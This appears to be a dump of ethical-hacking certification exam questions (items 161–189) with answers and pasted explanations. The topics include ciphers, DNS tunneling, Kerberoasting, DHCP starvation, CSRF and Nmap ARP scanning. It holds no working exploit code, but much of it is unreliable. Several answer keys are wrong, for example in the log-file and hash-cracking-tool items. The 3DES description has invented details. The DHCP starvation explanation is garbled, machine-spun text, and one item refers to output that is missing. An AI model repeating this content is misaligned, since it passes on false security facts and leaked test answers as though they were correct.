* A. Data encryption with 3DES using a 168-bit key: This option offers high security but slower performance due to 3DES's inherent inefficiencies. 3DES is a symmetric encryption algorithm that uses a 168-bit key to encrypt and decrypt data. 3DES is a variant of DES, which is an older and weaker encryption algorithm that uses a 56-bit key. 3DES applies DES three times with different keys to increase the security, but this also increases the complexity and reduces the speed. 3DES has a time complexity of O(n), but it is much slower than AES, as it can process only 8 bytes of data in each round, and it requires 48 rounds to complete the encryption or decryption. 3DES is considered secure against classical and quantum attacks, but it is not recommended for new applications, as it is outdated and inefficient67.
* B. Data encryption with Blowfish using a 448-bit key: This option offers high security but potential compatibility issues due to Blowfish's less widespread use. Blowfish is a symmetric encryption algorithm that uses a variable key size, up to 448 bits, to encrypt and decrypt data. Blowfish is fast and secure, and it has a time complexity of O(n), as it can process 8 bytes of data in each round, and it requires 16 rounds to complete the encryption or decryption. Blowfish is considered secure against classical and quantum attacks, but it is not as popular or standardized as AES, and it may have compatibility issues with some applications or platforms89.
* D. Data encryption with AES-256: This option provides high security with better performance than
3DES, but not as fast as other AES key sizes. AES-256 is a symmetric encryption algorithm that uses a
256-bit key to encrypt and decrypt data. AES-256 is a variant of AES, which is the most widely used and trusted encryption algorithm. AES-256 has a time complexity of O(n), and it can process 16 bytes of
* data in each round, but it requires 14 rounds to complete the encryption or decryption, which is more than AES-128 or AES-192. AES-256 is considered secure against classical and quantum attacks, but it is not as fast as other AES key sizes, and it may not be necessary for most applications, as AES-128 or AES-192 are already secure enough12.
References:
* 1: Advanced Encryption Standard - Wikipedia
* 2: AES Encryption: What It Is and How It Works | Kaspersky
* 3: RSA (cryptosystem) - Wikipedia

* 4: RSA Encryption: What It Is and How It Works | Kaspersky
* 5: Shor's algorithm - Wikipedia
* 6: Triple DES - Wikipedia
* 7: 3DES Encryption: What It Is and How It Works | Kaspersky
* 8: Blowfish (cipher) - Wikipedia
* 9: Blowfish Encryption: What It Is and How It Works | Kaspersky

NEW QUESTION: 161
You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL.
What may be the problem?
A. Traffic is Blocked on UDP Port 53
B. Traffic is Blocked on TCP Port 80
C. Traffic is Blocked on TCP Port 54
D. Traffic is Blocked on UDP Port 80
Answer: A (LEAVE A REPLY)
Most likely have an issue with DNS.
DNS stands for "Domain Name System." It's a system that lets you connect to websites by matching human-readable domain names (like example.com) with the server's unique ID where a website is stored.
Think of the DNS system as the internet's phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people's names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.
NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.
The 8 steps in a DNS lookup:
1. A user types 'example.com' into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
2. The resolver then queries a DNS root nameserver;
3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
4. The resolver then requests the .com TLD;
5. The TLD server then responds with the IP address of the domain's nameserver, example.com;
6. Lastly, the recursive resolver sends a query to the domain's nameserver;
7. The IP address for example.com is then returned to the resolver from the nameserver;

8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially; Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:
9. The browser makes an HTTP request to the IP address;
10. The server at that IP returns the webpage to be rendered in the browser.
NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

NEW QUESTION: 162
You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:
A. btmp
B. wtmp
C. auth.fesg
D. user.log
Answer: B (LEAVE A REPLY)

NEW QUESTION: 163
Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128,192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?
A. RC5
B. TEA
C. serpent
D. CAST-128
Answer: C (LEAVE A REPLY)

NEW QUESTION: 164
in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?
A. IDEA
B. Triple Data Encryption standard
C. MDS encryption algorithm
D. AES
Answer: (SHOW ANSWER)
Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided

key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times , hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key. Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long . the smallest amount significant (right-most) bit in each byte may be a parity , and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process. Triple DES Modes Triple ECB (Electronic Code Book) * This variant of Triple DES works precisely the same way because the ECB mode of DES. * this is often the foremost commonly used mode of operation. Triple CBC (Cipher Block Chaining) * This method is extremely almost like the quality DES CBC mode. * like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed. * the primary 64-bit key acts because the Initialization Vector to DES. * Triple ECB is then executed for one 64-bit block of plaintext. * The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated. * This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

NEW QUESTION: 165
What kind of detection techniques is being used in antivirus software that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the provider's environment?
A. Behavioral based
B. Cloud based
C. Heuristics based
D. Honeypot based
Answer: B (LEAVE A REPLY)

NEW QUESTION: 166
An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.

What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

A. HMI-based attack

B. Buffer overflow attack

C. Side-channel attack

D. Denial-of-service attack

Answer: C (LEAVE A REPLY)

NEW QUESTION: 167

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration. What type of an alert is this?

A. False negative

B. True negative

C. True positive

D. False positive

Answer: D (LEAVE A REPLY)

True Positive - IDS referring a behavior as an attack, in real life it is True Negative - IDS referring a behavior not an attack and in real life it is not False Positive - IDS referring a behavior as an attack, in real life it is not False Negative - IDS referring a behavior not an attack, but in real life is an attack.

False Negative - is the most serious and dangerous state of all !!!!

NEW QUESTION: 168

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

A. DNS cache snooping

B. DNSSEC zone walking

C. DNS tunneling method

D. DNS enumeration

Answer: C (LEAVE A REPLY)

DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks.Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi.On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voila, we've internet access.This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow.Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it.To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there.There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it).As a pentester all this is often great, as a network admin not such a lot .

How does it work:For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names.For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:* A Record: Maps a website name to an IP address.example.com ? 12.34.52.67* NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers.example.com ? server1.example.com, server2.example.comWho is involved in DNS tunneling?* Client. Will launch DNS requests with data in them to a website .* One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.* Server. this is often the defined nameserver which can ultimately receive the DNS requests.The 6 Steps in DNS tunneling (simplified):1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com2. The DNS request goes bent a DNS server.3. The DNS server finds out the A register of your domain with the IP address of your server.4. The request for mypieceofdata.server1.example.com is forwarded to the server.5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.6. The server replies back over DNS and woop woop, we've got signal.


Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in

DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (https://sourceforge.net), Heyoka (http://heyoka.sourceforge.netuse), and Iodine (https://code.kryo.se) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page
994

NEW QUESTION: 169
Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?
A. it is not necessary to perform any actions, as SNMP is not carrying important information.
B. SNMP and he should change it to SNMP V3
C. RPC and the best practice is to disable RPC completely
D. SNMP and he should change it to SNMP v2, which is encrypted
Answer: B (LEAVE A REPLY)
We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense.
SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a 'fire and forget' methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link).
There are two modes of operation with SNMP - get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port
162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation.
This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation.
SNMP trapsSince SNMP is primarily a UDP port based system, traps may be 'lost' when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know.
The SNMP v2c specification introduced the idea of splitting traps into two types; the original 'hope it gets there' trap and the newer 'INFORM' traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it

knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

NEW QUESTION: 170
Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:



From the above list identify the user account with System Administrator privileges.
A. Somia
B. Shawn
C. Micah
D. Rebecca
E. Sheela
F. John
G. Chang
Answer: (SHOW ANSWER)

NEW QUESTION: 171
Attempting an injection attack on a web server based on responses to True/False Question:s is called which of the following?
A. Compound SQLi
B. Blind SQLi
C. Classic SQLi
D. DMS-specific SQLi
Answer: B (LEAVE A REPLY)
https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection
Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION: 172
After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?
A. The service is LDAP. and you must change it to 636. which is LDPAPS.
B. The service is NTP. and you have to change It from UDP to TCP in order to encrypt it
C. The findings do not require immediate actions and are only suggestions.
D. The service is SMTP, and you must change it to SMIME. which is an encrypted way to send emails.
Answer: A (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.
The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.
Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe-and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.
While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).
LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port
389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

NEW QUESTION: 173
A network security analyst, while conducting penetration testing, is aiming to identify a service account password using the Kerberos authentication protocol. They have a valid user authentication ticket (TGT) and decided to carry out a Kerberoasting attack. In the scenario described, which of the following steps should the analyst take next?
A. Carry out a passive wire sniffing operation using Internet packet sniffers
B. Extract plaintext passwords, hashes, PIN codes, and Kerberos tickets using a tool like Mimikatz
C. Perform a PRobability INfinite Chained Elements (PRINCE) attack
D. Request a service ticket for the service principal name of the target service account
Answer: D (LEAVE A REPLY)

A Kerberoasting attack is a technique that exploits the weak encryption of Kerberos service tickets to obtain the password hashes of service accounts that have a Service Principal Name (SPN) associated with them. The attacker can then crack the hashes offline and use the plaintext passwords to impersonate the service accounts and access network resources.
A Kerberoasting attack follows these steps1:
* The attacker impersonates a legitimate Active Directory user and authenticates to the Key Distribution Center (KDC) in the Active Directory environment. They then request a Ticket Granting Ticket (TGT) from the KDC to access network resources. The KDC complies because the attacker is impersonating a legitimate user.
* The attacker enumerates the service accounts that have an SPN using tools like GetUserSPNs.py or PowerView. They then request a service ticket for each SPN from the KDC using their TGT. The KDC grants the service tickets, which are encrypted with the password hashes of the service accounts.
* The attacker captures the service tickets and takes them offline. They then attempt to crack the password hashes using tools like Hashcat or John the Ripper. They can use various methods, such as brute force, dictionary, or hybrid attacks, to guess the passwords. Alternatively, they can use a PRINCE attack, which is a probabilistic password generation technique that combines common words, patterns, and transformations to generate likely passwords2.
* Once the attacker obtains the plaintext passwords of the service accounts, they can use them to authenticate as the service accounts and access the network resources that they are authorized to.
Therefore, the next step that the analyst should take after obtaining a valid TGT is to request a service ticket for the SPN of the target service account. This will allow them to capture the service ticket and extract the password hash of the service account.
References:
* How to Perform Kerberoasting Attacks: The Ultimate Guide - StationX
* PRINCE: PRobability INfinite Chained Elements

NEW QUESTION: 174
Which among the following is the best example of the hacking concept called "clearing tracks"?
A. During a cyberattack, a hacker corrupts the event logs on all machines.
B. An attacker gains access to a server through an exploitable vulnerability.
C. During a cyberattack, a hacker injects a rootkit into a server.
D. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
Answer: (SHOW ANSWER)

NEW QUESTION: 175
E-mail scams and mail fraud are regulated by which of the following?
A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
B. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
C. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices

D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication
Answer: A (LEAVE A REPLY)

NEW QUESTION: 176
The Payment Card Industry Data Security Standard (PCI DSS) contains six different categories of control objectives. Each objective contains one or more requirements, which must be followed in order to achieve compliance. Which of the following requirements would best fit under the objective, "Implement strong access control measures"?
A. Regularly test security systems and processes.
B. Assign a unique ID to each person with computer access.
C. Use and regularly update anti-virus software on all systems commonly affected by malware.
D. Encrypt transmission of cardholder data across open, public networks.
Answer: (SHOW ANSWER)

NEW QUESTION: 177
Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?
A. Bypass SSL pinning
B. Advanced SMS phishing
C. Phishing
D. Tap 'n ghost attack
Answer: B (LEAVE A REPLY)

NEW QUESTION: 178
You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?
A. filetype
B. ext
C. inurl
D. site
Answer: (SHOW ANSWER)
Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used-the results are identical.
Example: apple filetype:pdf / apple ext:pdf

NEW QUESTION: 179

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?

A. VLAN hopping

B. DHCP starvation

C. Rogue DHCP server attack

D. STP attack

Answer: (SHOW ANSWER)

A DHCP starvation assault is a pernicious computerized assault that objectives DHCP workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the-Middle (MITM) assault.

In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they've used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they're refused assistance. Furthermore, they may search for an alternate DHCP worker, one which the unfriendly entertainer may give. What's more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.

In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent customer doesn't send a modest bunch - it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.

In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.

When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.

The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor's machine. That is all that an unfriendly entertainer requires to play out a man-in-the-center (MITM) assault.

NEW QUESTION: 180

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU

B. GPU
C. UEFI
D. TPM
Answer: D (LEAVE A REPLY)
The TPM is a chip that's part of your computer's motherboard - if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

NEW QUESTION: 181
Cross-site request forgery involves:
A. A request sent by a malicious user from a browser to a server
B. Modification of a request by a proxy between client and server
C. A browser making a request to a server without the user's knowledge
D. A server making a request to another server without the user's knowledge
Answer: C (LEAVE A REPLY)
https://owasp.org/www-community/attacks/csrf
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.
CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.
CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.
It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called
"stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some

random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

NEW QUESTION: 182
James is working as an ethical hacker at Technix Solutions. The management ordered James to discover how vulnerable its network is towards footprinting attacks. James took the help of an open-source framework for performing automated reconnaissance activities. This framework helped James in gathering information using free tools and resources. What is the framework used by James to conduct footprinting and reconnaissance activities?
A. SpeedPhish Framework
B. WebSploit Framework
C. OSINT framework
D. Browser Exploitation Framework
Answer: (SHOW ANSWER)

NEW QUESTION: 183
Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords.
Which of the following tools would not be useful for cracking the hashed passwords?
A. Hashcat
B. John the Ripper
C. THC-Hydra
D. netcat
Answer: B (LEAVE A REPLY)

NEW QUESTION: 184
Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.
Which of the following design flaws in the authentication mechanism is exploited by Calvin?
A. Insecure transmission of credentials

B. Verbose failure messages
C. User impersonation
D. Password reset mechanism
Answer: B (LEAVE A REPLY)

NEW QUESTION: 185
Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?
A. UDP scan
B. TCP Maimon scan
C. arp ping scan
D. ACK flag probe scan
Answer: C (LEAVE A REPLY)
One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The -send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.
Raw IP ping scan example for offline targets
This example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.
There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (-send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.
Example b ARP ping scan of offline target

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network.Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify -send-ip as shown in Example a "Raw IP Ping Scan for Offline Targets". If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the -spoof-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

NEW QUESTION: 186
A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?
A. Spectrum analysis
B. Wireless sniffing
C. Wardriving
D. GPS mapping
Answer: C (LEAVE A REPLY)

NEW QUESTION: 187
When discussing passwords, what is considered a brute force attack?
A. You create hashes of a large number of words and compare it with the encrypted passwords
B. You attempt every single possibility until you exhaust all possible combinations or discover the password
C. You threaten to use the rubber hose on someone unless they reveal their password
D. You load a dictionary of words into your cracking program
E. You wait until the password expires
Answer: (SHOW ANSWER)

NEW QUESTION: 188
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23.
Which of the following IP addresses could be teased as a result of the new configuration?
A. 10.1.4.254

B. 10..1.5.200
C. 10.1.4.156
D. 210.1.55.200
Answer: (SHOW ANSWER)


NEW QUESTION: 189
Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSlv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can be performed by exploiting the above vulnerability?
A. DROWN attack
B. Padding oracle attack
C. Side-channel attack
D. DUHK attack
Answer: A (LEAVE A REPLY)
DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.
